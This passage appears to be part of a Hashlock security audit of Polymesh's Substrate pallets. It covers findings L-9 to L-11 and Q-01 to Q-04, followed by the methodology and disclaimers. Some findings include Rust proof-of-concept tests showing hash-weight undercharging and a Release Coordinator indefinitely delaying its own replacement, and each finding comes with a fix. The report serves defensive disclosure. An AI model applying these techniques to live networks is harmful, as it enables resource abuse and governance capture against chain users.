Asset lockup griefing: Assets are locked in an instruction that can never execute. Recovery requires active intervention by every locked party.

No on-chain warning: The InstructionCreated event gives no indication that SettleAfterLock has no mediators. Parties cannot detect the trap before affirming.

Disproportionate cost: Venue creator pays only add_instruction cost; victims pay affirmation + recovery fees plus coordination overhead.

Recommendation

Add a validation in base_add_instruction enforcing that SettleAfterLock instructions must include at least one mediator:

```
if settlement_type == SettlementType::SettleAfterLock {  
  ensure!(  
    !mediators.is_empty(),  
    Error::::SettleAfterLockRequiresMediator  
  );  
}
```

This check should occur before any storage writes, alongside existing settlement type validation.

Status

Resolved

[Commit](#)

[L-9] - key_hasher charges twox_128 and twox_256 calls at the twox_64 rate

Description

Polymesh exposes chain extensions as first-class contract features, and its developer docs present contract execution as bounded by the max reftime allowed values calculated by the Contracts UI. However, the fee-routing logic and the actual hashing logic diverge inside `polymeshContracts::key_hasher``.

The runtime correctly distinguishes between `twox_64`, `twox_128`, and `twox_256` when choosing which hashing function to execute, but it fails to distinguish them when charging weight.

Vulnerability Detail

Polymesh documents chain extensions as directly callable runtime features for contracts:

- "Any chain extension can be called directly by a contract"
- The Contracts UI also calculates the max reftime allowed budget automatically for calls and deployments

Inside the runtime, `key_hasher()` selects the charged weight from `HashSize`, but both heavier branches incorrectly reuse the `twox_64` weight:

```
```rust
let weight = match size {
 HashSize::B64 => <T as Config>::WeightInfo::hash_twox_64(in_len),
 HashSize::B128 => <T as Config>::WeightInfo::hash_twox_64(in_len),
 HashSize::B256 => <T as Config>::WeightInfo::hash_twox_64(in_len),
};
env.charge_weight(weight)?;
```

See `pallets/contracts/src/chain_extension.rs:297`.

But the same function does execute distinct hash variants:

```rust
let hash = match (hasher, size) {
 (KeyHasher::Twox, HashSize::B64) => hashing::twox_64(data.as_slice()).encode(),
```



```
(KeyHasher::Twox, HashSize::B128) => hashing::twox_128(data.as_slice()).encode(),
(KeyHasher::Twox, HashSize::B256) => hashing::twox_256(data.as_slice()).encode(),
};
...
```

See `pallets/contracts/src/chain\_extension.rs:305`.

This is not consistent with the generated weight table. Polymesh benchmarks and stores separate weight functions for all three variants:

```
```rust
fn chain_extension_hash_twox_64(r: u32) -> Weight { ... }
fn chain_extension_hash_twox_128(r: u32) -> Weight { ... }
fn chain_extension_hash_twox_256(r: u32) -> Weight { ... }
fn chain_extension_hash_twox_64_per_kb(n: u32) -> Weight { ... }
fn chain_extension_hash_twox_128_per_kb(n: u32) -> Weight { ... }
fn chain_extension_hash_twox_256_per_kb(n: u32) -> Weight { ... }
...
```
```

See `pallets/weights/src/polymesh\_contracts.rs:164`.

Contracts can supply inputs up to `MaxInLen = 8 \* 1024` bytes:

```
```rust
pub MaxInLen: u32 = 8 * 1024;
...
```
```

See `pallets/runtime/develop/src/runtime.rs:145`.

This makes the following state reachable:

- the contract submits a maximum-size input
- `key\_hasher()` charges the `twox\_64` weight
- the runtime executes `twox\_128` or `twox\_256`
- the same undercharge can be repeated in loops or across calls

## Proof of Concept

Add this test in `pallets/runtime/tests/src/contracts\_test.rs`:

```
#[test]
fn twox_256_hashing_is_charged_the_same_weight_as_twox_64() {
 ExtBuilder::default().build().execute_with(|| {
```

```

let alice = User::new(Sr25519Keyring::Alice);
Balances::make_free_balance_be(&alice.acc(), 1_000_000 * POLY);

let permissions = Permissions {
 portfolio: PortfolioPermissions::Whole,
 asset: SubsetRestriction::empty(),
 extrinsic: ExtrinsicPermissions::empty(),
};

let (code, _) = chain_extension();
let salt = vec![0xFD];
assert_ok!(Contracts::instantiate_with_code_perms(
 alice.origin(),
 Balances::minimum_balance(),
 GAS_LIMIT,
 None,
 code.clone(),
 vec![],
 salt.clone(),
 permissions,
));

let hash = Hashing::hash(&code);
let contract_key = FrameContracts::contract_address(&alice.acc(), &hash, &[],
&salt);
let payload = vec![0xCC; MaxInLen::get() as usize];

let call_hash = |func_id: u32| {
 FrameContracts::call(
 alice.origin(),
 contract_key.clone().into(),
 0,
 GAS_LIMIT,
 None,

```

```

 [func_id.encode(), payload.clone()].concat(),
)
 .expect("hashing call should succeed")
};

let twox64 = call_hash(0x00_00_00_10);
let twox256 = call_hash(0x00_00_00_12);
assert_eq!(twox64.actual_weight, twox256.actual_weight);
}))
}

```

Execute it with:

```

cargo test -p polymesh-runtime-tests
contracts_test::twox_256_hashing_is_charged_the_same_weight_as_twox_64 --
--nocapture

```

## Impact

Any contract can buy more hashing work than it pays for.

## Recommendation

Keep hash selection and weight selection keyed off the exact same `HashSize` branch. At minimum, `key\_hasher()` should charge the corresponding weight function for every variant:

```

let weight = match size {
 HashSize::B64 => <T as Config>::WeightInfo::hash_twox_64(in_len),
 HashSize::B128 => <T as Config>::WeightInfo::hash_twox_128(in_len),
 HashSize::B256 => <T as Config>::WeightInfo::hash_twox_256(in_len),
};

```

## Status

Resolved

[commit](#)



Hashlock Pty Ltd



## [L-10] - Release Coordinator Can Indefinitely Delay Approved RC-Replacement PIPs

### Description

The PIPs pallet documentation explicitly states that the Release Coordinator (RC) may reschedule approved PIPs, except for proposals that replace the RC. That exception is not enforced in code. The `reschedule_execution` extrinsic only verifies that the caller is the current RC, that the PIP is in Scheduled state, and that the new block is in the future. It never inspects the proposal payload.

Because scheduled PIPs are later executed as Root, an approved community PIP can contain a root-only storage mutation that changes the governance committee ReleaseCoordinator. The incumbent RC can repeatedly call `reschedule_execution()` before execution and keep moving that proposal into the future, indefinitely delaying the governance-approved action that would replace them.

### Vulnerability Details

The documented invariant appears in the module docs at `pallets/pips/src/lib.rs#L25`: Approved PIPs are scheduled for execution on the blockchain. The Release Coordinator (RC), a GC member, can reschedule approved PIPs, except for those replacing the RC. However, the implementation of `reschedule_execution()` at `lib.rs:1030` does not enforce that exception:

```
pub fn reschedule_execution(
 origin: OriginFor<T>,
 id: PipId,
 until: Option<BlockNumberFor<T>>,
) -> DispatchResult {
 let did = pallet_identity::Pallet::::ensure_perms(origin)?;

 ensure!(
 Some(did) == T::GovernanceCommittee::release_coordinator(),
 Error::::RescheduleNotByReleaseCoordinator
);
}
```

```

Self::is_proposal_state(id, ProposalState::Scheduled)?;

let next_block = System::<T>::block_number() + 1u32.into();
let new_until = until.unwrap_or(next_block);
ensure!(new_until >= next_block, Error::<T>::InvalidFutureBlockNumber);

PipToSchedule::<T>::insert(id, new_until);

let task_name = id.execution_name().map_err(|_| Error::<T>::InvalidTaskName)?;
let res = T::Scheduler::reschedule_named(task_name, DispatchTime::At(new_until));
Self::handle_exec_scheduling_result(id, new_until, res);

Ok(())
}

```

The only authorization gate is that the caller is the current RC. There is no check on proposal content, no check for self-affecting governance actions, and no limit on how many times the same scheduled PIP may be postponed.

This matters because `propose()` stores an arbitrary boxed runtime call without classifying it at `lib.rs:713`:

```

pub fn propose(
 origin: OriginFor<T>,
 proposal: Box<T::Proposal>,
 deposit: Balance,
 url: Option<Url>,
 description: Option<PipDescription>,
) -> DispatchResult {
 ...
 Proposals::<T>::insert(
 id,
 Pip {
 id,
 proposal: *proposal,
 proposer: proposer.clone(),

```

```

 },
);
...
}

```

When the scheduled PIP finally executes, the payload is dispatched as Root at lib.rs:1668:

```

fn execute_proposal(id: PipId) -> DispatchResultWithPostInfo {
 let proposal =
 Proposals::::get(id).ok_or(Error::::ScheduledProposalDoesntExist)?;
 ...
 let res = proposal
 .proposal
 .dispatch(frame_system::RawOrigin::Root.into());
 ...
}

```

As a result, a community PIP can carry a root-only mutation such as `frame_system::set_storage` that rewrites the committee ReleaseCoordinator storage key, but the incumbent RC can still keep rescheduling it because `reschedule_execution()` never distinguishes ordinary PIPs from RC-replacement PIPs.

## Proof of Concept

The issue is reproduced by adding a regression test at `pallets/runtime/tests/src/pips_test.rs`

Apply the git diff in `pip_test.rs` as below

```

diff
--- a/pallets/runtime/tests/src/pips_test.rs
+++ b/pallets/runtime/tests/src/pips_test.rs
@@ -3,10 +3,12 @@ use super::{
 asset_test::max_len_bytes,
 committee_test::{gc_vmo, set_members},

```

```

 storage::{
- fast_forward_blocks, make_remark_proposal, root, EventTest, RuntimeCall,
TestStorage, User,
+ fast_forward_blocks, fast_forward_to_block, make_remark_proposal, root,
EventTest,
+ RuntimeCall, TestStorage, User,
 },
 ExtBuilder,
};
+use codec::Encode;
use frame_support::{
 assert_noop, assert_ok,
 dispatch::DispatchResult,
@@ -1555,6 +1557,76 @@ fn reschedule_execution_works() {
 });
}

+#[test]
+fn reschedule_execution_can_delay_release_coordinator_replacement() {
+ ExtBuilder::default().build().execute_with(|| {
+ System::set_block_number(1);
+
+ let rc = User::new(Sr25519Keyring::Alice);
+ let proposer = User::new(Sr25519Keyring::Bob);
+ let replacement = User::new(Sr25519Keyring::Charlie);
+ set_members(vec![rc.did, proposer.did, replacement.did]);
+ assert_ok!(Committee::set_release_coordinator(gc_vmo(), rc.did));
+
+ assert_ok!(Pips::set_min_proposal_deposit(root(), 0));
+ assert_ok!(Pips::set_default_enactment_period(root(), 2));
+
+ let replacement_call = RuntimeCall::System(frame_system::Call::set_storage {
+ items: vec![
+ pallet_committee::ReleaseCoordinator::<TestStorage,
+pallet_committee::Instance1>::hashed_key()

```

```

+ .to_vec(),
+ replacement.did.encode(),
+)],
+ });
+
+ assert_ok!(proposal(
+ &proposer.origin(),
+ &Proposer::Community(proposer.acc()),
+ replacement_call,
+ 0,
+ None,
+ None,
+));
+
+ let id = PipId(0);
+ assert_ok!(Pips::snapshot(rc.origin()));
+ assert_ok!(Pips::enact_snapshot_results(
+ gc_vmo(),
+ vec![(id, SnapshotResult::Approve)]
+));
+
+ let scheduled_at = PipToSchedule::<TestStorage>::get(id).unwrap();
+ let delayed_until = scheduled_at + 3;
+
+ assert_ok!(Pips::reschedule_execution(
+ rc.origin(),
+ id,
+ Some(delayed_until)
+));
+ assert_eq!(PipToSchedule::<TestStorage>::get(id), Some(delayed_until));
+
+ fast_forward_to_block(scheduled_at);
+ assert_eq!(

```

```

+ pallet_committee::ReleaseCoordinator::<TestStorage,
pallet_committee::Instance1>::get(),
+ Some(rc.did)
+);
+ assert_eq!(
+ ProposalStates::<TestStorage>::get(id),
+ Some(ProposalState::Scheduled)
+);
+
+ fast_forward_to_block(delayed_until);
+ assert_eq!(
+
+ pallet_committee::ReleaseCoordinator::<TestStorage,
pallet_committee::Instance1>::get(),
+ Some(replacement.did)
+);
+ assert_eq!(
+ ProposalStates::<TestStorage>::get(id),
+ Some(ProposalState::Executed)
+);
+ });
+}
+
+ ...

```

Run:

```

cargo test -p polymesh-runtime-tests
pips_test::reschedule_execution_can_delay_release_coordinator_replacement -- --nocapture

```

The test creates a community PIP whose payload is a `frame_system::set_storage` call writing a new value into the governance committee `ReleaseCoordinator` storage slot:

```

let replacement_call = RuntimeCall::System(frame_system::Call::set_storage {
 items: vec![(
 pallet_committee::ReleaseCoordinator::<TestStorage,
pallet_committee::Instance1>::hashed_key()

```

```

 .to_vec(),
 replacement.did.encode(),
)],
});

```

After the PIP is approved and scheduled, the current RC reschedules it to a later block:

```

assert_ok!(Pips::reschedule_execution(
 rc.origin(),
 id,
 Some(delayed_until
));

```

At the original execution block, the replacement has not occurred and the proposal remains Scheduled:

```

fast_forward_to_block(scheduled_at);
assert_eq!(
 pallet_committee::Instance1>::get(),
 pallet_committee::ReleaseCoordinator::<TestStorage,
 Some(rc.did)
);
assert_eq!(
 ProposalStates::<TestStorage>::get(id),
 Some(ProposalState::Scheduled)
);

```

## Impact

A single Release Coordinator can indefinitely delay execution of an already-approved PIP that would replace or constrain the Release Coordinator role. This creates a unilateral veto over that approved PIP's execution path and violates the pallet's documented governance invariant.

**Recommendation**

`reschedule_execution()` should reject self-affecting proposals, including proposals that change the Release Coordinator or mutate the governance structure that determines that role.

**Status**

Acknowledged



## [L-11] - Weight Underestimation and Nested Loop [ $O(N * M)$ ] in `enact_snapshot_results`

### Description

The `enact_snapshot_results` extrinsic takes an array of PIP results `results: Vec<(PipId, SnapshotResult)>` to approve, reject, or skip snapshot PIPs.

The generated weight calculation uses a dynamic formula (`enact_snapshot_results_weight::<T>(results)`) that tracks  $O(M)$  complexity where  $M$  is the length of results. However, the internal logic executes a nested loop that scales poorly.

Over the unbounded array `LiveQueue` (size  $N$ ), the code removes processed PIPs:

```
// Adjust the live queue, removing scheduled and rejected PIPs.
LiveQueue::<T>::mutate(|live| {
 live.retain(|e| !(to_reject.contains(&e.id) || to_approve.contains(&e.id)));
});
```

Because `LiveQueue` is a `Vec`, `retain` sequentially scans all  $N$  items. Inside that scan, `to_reject.contains` evaluates the inner  $M$  arrays.

### Vulnerability Details

This introduces an  $O(N * M)$  nested complexity where  $N$  is the size of the `LiveQueue` and  $M$  is the size of the results provided.

Like [I-07], this vulnerability relies on an unbounded or extremely large  $N$ . If `ActivePipLimit` is set to 0 (unlimited),  $N$  can grow unbounded, turning this into a devastating configuration-dependent array lookup trap.

### Proof of Concept

If the configuration limit is removed and an attacker forces `LiveQueue` to 100,000 items ( $N$ ), and a GC member submits 33 legitimate approvals/rejections ( $M$ ):

- The transaction is trivially accepted by the mempool and estimated to run  $O(M)$ .
- Under the hood, the `retain` closure immediately executes  $100,000 * 33 = 3.3$  million individual array comparisons.

## Impact

Asynchronous Trap Denial of Service. The extrinsic weight will only be charged linearly against  $M$ . This is an extremely cheap transaction cost. However, the 3.3 million array lookups under the hood will starve the block consensus runtime limit, halting the node despite an honest GC member executing it.

Note: Even within the current  $N=1000$  mainnet limitation,  $1,000 * 33 = 33,000$  array lookups exceed the  $O(M)$  benchmark map significantly, leading to measurable block authoring delays.

## Recommendation

1. Reduce loop complexity: Inside `enact_snapshot_results`, convert the `to_reject` and `to_approve` arrays into a `BTreeSet` or `HashSet` before hitting the retain block. This reduces the  $O(N * M)$  lookup to an  $O(N)$  iteration.

```
// Use BTreeSet for O(log M) lookup or HashSet for O(1) lookup
use sp_std::collections::btree_set::BTreeSet;

let reject_set: BTreeSet<_> = to_reject.iter().copied().collect();
let approve_set: BTreeSet<_> = to_approve.iter().copied().collect();

LiveQueue:::<T>::mutate(|live| {
 live.retain(|e| !(reject_set.contains(&e.id) ||
approve_set.contains(&e.id)));
});
```

2. Proper Component Weighting: Make sure the `enact_snapshot_results` weight benchmark accounts for `LiveQueue::decode_len()`. The weight parameters must explicitly calculate a component for  $N$  (the length of the `LiveQueue`), so the network can appropriately reject or charge the cost of scanning a massive array.

## Status

Resolved

[commit](#)

# QA

## [Q-01] - Crypto Dependencies Pinned to Mutable Branches

### Description

Five ZK proof dependencies are pinned to mutable Git branches instead of commit SHAs.

```
curve_tree_bulletproofs = { package = "bulletproofs", git =
"https://github.com/PolymeshAssociation/curve-trees", branch = "polymesh" }

polymesh-dart = { git = "https://github.com/PolymeshAssociation/polymesh-dart", branch =
"main" }
```

### Recommendation

Pin to specific commit SHAs.

### Status

Resolved

## [Q-02] - allow\_venues and disallow\_venues Accept Non-Existent Venue IDs, Enabling Pre-Authorization of Predictable Future Venues

### Description

Affected: allow\_venues, disallow\_venues, store\_VenueAllowList, store\_VenueCounter

allow\_venues and disallow\_venues write directly to VenueAllowList storage without verifying that the provided VenueId values correspond to existing venues in VenueInfo. Since VenueCounter is a monotonically incrementing counter with predictable next values, an external agent can pre-authorize a venue ID that does not yet exist, and any party who subsequently creates a venue will inherit that pre-authorization without the agent's knowledge of who controls it.

### Vulnerability Details

// allow\_venues — no VenueInfo existence check

```
pub fn allow_venues(origin, asset_id, venues: Vec<VenueId>) -> DispatchResult {
 let did = ExternalAgents::ensure_perms(origin, asset_id)?;
 venues.iter().for_each(|v| VenueAllowList::<T>::insert(asset_id, v, true));
 // ^ writes unconditionally; VenueInfo::get(v) is never consulted
 Self::deposit_event(Event::VenuesAllowed(did, asset_id, venues));
 Ok(())
}
```

VenueCounter increments by 1 on every create\_venue call, making the next venue ID trivially predictable:

```
let venue_id = VenueCounter::<T>::try_mutate(|id| -> Result<VenueId, _> {
 let current = *id;
 *id = VenueId(id.0.checked_add(1).ok_or(Error::<T>::CounterOverflow?));
 Ok(current)
})?;
```

An external agent who calls allow\_venues(asset\_id, [VenueId(current\_counter)]) before the corresponding venue is created will unknowingly authorize whoever creates the next venue.

## Proof of Concept

1. VenueCounter is currently at N.
2. External agent for asset SECURITY\_TOKEN calls allow\_venues(SECURITY\_TOKEN, [VenueId(N)]) — perhaps mistakenly, or trusting a counterparty who claims to own VenueId(N).
3. Attacker calls create\_venue(...) → receives VenueId(N) (the next counter value).
4. Attacker's venue is now in VenueAllowList[SECURITY\_TOKEN][N] = true — fully authorized.
5. Attacker create settlement instructions through their venue, bypassing the intent of the allowlist.
6. The same issue applies to disallow\_venues: calling it with a non-existent ID wastes the call and pollutes storage with a vacuous false entry.

## Impact

1. Unauthorized venue pre-authorization: An external agent can be tricked (or err) into authorizing a venue they do not control, granting an attacker settlement privileges for a regulated asset.
2. No on-chain guard: There is no error or event to indicate the provided VenueId does not exist. The call succeeds silently.
3. Severity is bounded by the requirement for the external agent to call allow\_venues with a non-existent ID — accidental or social-engineered, rather than purely mechanical.

## Recommendation

Add an existence check in both allow\_venues and disallow\_venues before writing to VenueAllowList:

```
pub fn allow_venues(origin, asset_id, venues: Vec<VenueId>) -> DispatchResult {
 let did = ExternalAgents::ensure_perms(origin, asset_id)?;
 for v in &venues {
 ensure!(VenueInfo:::<T>::contains_key(v), Error:::<T>::InvalidVenue);
 VenueAllowList:::<T>::insert(asset_id, v, true);
 }
}
```

```
Self::deposit_event(Event::VenuesAllowed(did, asset_id, venues));
Ok::<(),
}
```

Apply the same guard to `disallow_venues`.

## Status

Resolved

[commit](#)

## [Q-03] - VenueType Is Mutable After Allow-List Entry but Never Enforced in Any Settlement Operation

### Description

Affected: `update_venue_type`, `store_VenueInfo`, `ensure_allowed_venue()`

VenueType (Exchange / Sto / Distribution / Other) is stored in VenueInfo and can be changed at any time by the venue creator via `update_venue_type`. Asset owners consult a venue's type when deciding to add it to their VenueAllowList, but no on-chain settlement operation — affirmation, execution, locking, or rejection — ever reads or validates VenueType. This means a venue creator can change their venue's type after being allow-listed without triggering any re-validation or notification, silently invalidating the asset owner's original trust decision.

### Vulnerability Details

`update_venue_type` mutates the type field without any cross-checks:

// `ext_update_venue_type`

```
venue.venue_type = typ;
VenueInfo::::insert(id, venue); // overwrites type with no downstream notification
```

`ensure_allowed_venue` — called during instruction validation — only checks the allowlist flag, never the current type:

```
fn ensure_allowed_venue(venue_id: Option<VenueId>, legs: &[...]) -> DispatchResult {
 // Only checks VenueFiltering and VenueAllowList
 // VenueType is never read here
 if VenueFiltering::::get(asset_id) {
 ensure!(VenueAllowList::::get(asset_id, venue_id), Error::::UnauthorizedVenue);
 }
 Ok(())
}
```

The type field is effectively cosmetic on-chain: it influences no settlement logic, no access control, and no compliance check. All compliance decisions based on VenueType are delegated to off-chain systems that query VenueInfo.

## Impact

1. Trust model violation: An asset owner adds venue V (type = Exchange) to their allowlist for regulatory reasons. Venue creator changes type to Other. Settlement continues normally, the asset owner's compliance decision was based on now-stale metadata.
2. Off-chain compliance blind spot: Indexers and compliance systems that use VenueType to categorize settlements will silently misclassify trades after a type change, with no on-chain event indicating the type changed post-allow-list.

## Recommendation

Two complementary mitigations:

1. Emit a targeted event on type change so off-chain systems can detect and react to post-allowlist type mutations:

```
Self::deposit_event(Event::VenueTypeUpdated(caller_did, id, old_type, new_type));
```

2. Consider enforcing VenueType in ensure\_allowed\_venue if the type is meant to carry compliance weight or explicitly document in the VenueType definition that it is metadata-only and carries no on-chain enforcement, so integrators are not misled.

## Status

Acknowledged



## [Q-04] - InstructionRescheduled Event Is Defined but Never Emitted Anywhere in the Settlement Pallet

### Description

Affected: `event_enum`, `fn_schedule_instruction`, `fn_maybe_schedule_instruction`

The `InstructionRescheduled` event is defined in the settlement pallet's Event enum with documentation stating "Instruction is rescheduled", but no code path in the pallet ever calls `deposit_event(Event::InstructionRescheduled(...))`. The event is dead code that breaks the off-chain monitoring contract: systems expecting to observe rescheduling transitions will never receive this event, creating a silent blind spot for failure-retry cycles.

### Vulnerability Details

The event is declared at line 119:

```
/// Instruction is rescheduled.
```

```
InstructionRescheduled(IdentityId, InstructionId),
```

But the event is not emitted anywhere in the settlement pallet.

### Impact

1. Off-chain monitoring blind spot: Indexers, UIs, and compliance systems that subscribe to `InstructionRescheduled` events to track failure-retry loops will receive no data. Repeated failure cycles are entirely invisible.
2. Documentation vs. implementation mismatch: The event's docstring promises observability of rescheduling, creating misleading guarantees for integrators.
3. Not directly exploitable, but the silent retry loops could mask griefing or repeated compliance failures from on-chain monitoring.

### Recommendation

Emit `InstructionRescheduled` at the point where a failed instruction is rescheduled for retry. In `schedule_instruction` (or its callers), add the emission after a successful `Scheduler::schedule_named` call when the context is a `reschedule`:

```
// In schedule_instruction, after successful Scheduler::schedule_named:
if is_reschedule {
 Self::deposit_event(Event::InstructionRescheduled(caller_id, id));
}
```

Alternatively, if rescheduling is never intended (the event was added speculatively), remove `InstructionRescheduled` from the `Event` enum entirely to avoid misleading integrators.

## Status

Resolved

[commit](#)

## Centralisation

The Polymesh project values security and utility over decentralisation.

The owner executable functions within the protocol increase security and functionality but depend highly on internal team responsibility.



Centralised

Decentralised

## Conclusion

After Hashlock's analysis, the Polymesh project seems to have a sound and well-tested code base, now that our vulnerability findings have been resolved and acknowledged. Overall, most of the code is correctly ordered and follows industry best practices. The code is well commented on as well. To the best of our ability, Hashlock is not able to identify any further vulnerabilities.

# Our Methodology

Hashlock strives to maintain a transparent working process and to make our audits a collaborative effort. The objective of our security audits is to improve the quality of systems and upcoming projects we review and to aim for sufficient remediation to help protect users and project leaders. Below is the methodology we use in our security audit process.

## **Manual Code Review:**

In manually analysing all of the code, we seek to find any potential issues with code logic, error handling, protocol and header parsing, cryptographic errors, and random number generators. We also watch for areas where more defensive programming could reduce the risk of future mistakes and speed up future audits. Although our primary focus is on the in-scope code, we examine dependency code and behaviour when it is relevant to a particular line of investigation.

## **Vulnerability Analysis:**

Our methodologies include manual code analysis, user interface interaction, and white box penetration testing. We consider the project's website, specifications, and whitepaper (if available) to attain a high-level understanding of what functionality the codebase under review contains. We then communicate with the developers and founders to gain insight into their vision for the project. We install and deploy the relevant software, exploring the user interactions and roles. While we do this, we brainstorm threat models and attack surfaces. We read design documentation, review other audit results, search for similar projects, examine source code dependencies, skim open issue tickets, and generally investigate details other than the implementation.

**Documenting Results:**

We undergo a robust, transparent process for analysing potential security vulnerabilities and seeing them through to successful remediation. When a potential issue is discovered, we immediately create an issue entry for it in this document, even though we have not yet verified the feasibility and impact of the issue. This process is vast because we document our suspicions early even if they are later shown to not represent exploitable vulnerabilities. We generally follow a process of first documenting the suspicion with unresolved questions, and then confirming the issue through code analysis, live experimentation, or automated tests. Code analysis is the most tentative, and we strive to provide test code, log captures, or screenshots demonstrating our confirmation. After this, we analyse the feasibility of an attack in a live system.

**Suggested Solutions:**

We search for immediate mitigations that live deployments can take and finally, we suggest the requirements for remediation engineering for future releases. The mitigation and remediation recommendations should be scrutinised by the developers and deployment engineers, and successful mitigation and remediation is an ongoing collaborative process after we deliver our report, and before the codebase details are made public.

# Disclaimers

## Hashlock's Disclaimer

Hashlock's team has analysed these pallets in accordance with the best industry practices at the date of this report, in relation to: cybersecurity vulnerabilities and issues in the codebase, the details of which are disclosed in this report, (Source Code); the Source Code compilation, deployment, and functionality (performing the intended functions).

Due to the fact that the total number of test cases is unlimited, the audit makes no statements or warranties on the security of the code. It also cannot be considered as a sufficient assessment regarding the utility and safety of the code, bug-free status, or any other statements of the codebase. While we have done our best in conducting the analysis and producing this report, it is important to note that you should not rely on this report only. We also suggest conducting a bug bounty program to confirm the high level of security of this codebase.

Hashlock is not responsible for the safety of any funds and is not in any way liable for the security of the project.

## Technical Disclaimer

codebases are deployed and executed on a blockchain platform. The platform, its programming language, and other software related to the codebase can have their own vulnerabilities that can lead to attacks. Thus, the audit can't guarantee the explicit security of the audited codebases.

## About Hashlock

Hashlock is an Australian-based company aiming to help facilitate the successful widespread adoption of distributed ledger technology. Our key services all have a focus on security, as well as projects that focus on streamlined adoption in the business sector.

Hashlock is excited to continue to grow its partnerships with developers and other web3-oriented companies to collaborate on secure innovation, helping businesses and decentralised entities alike.

**Website:** [hashlock.com.au](https://hashlock.com.au)

**Contact:** [info@hashlock.com.au](mailto:info@hashlock.com.au)





**#hashlock.**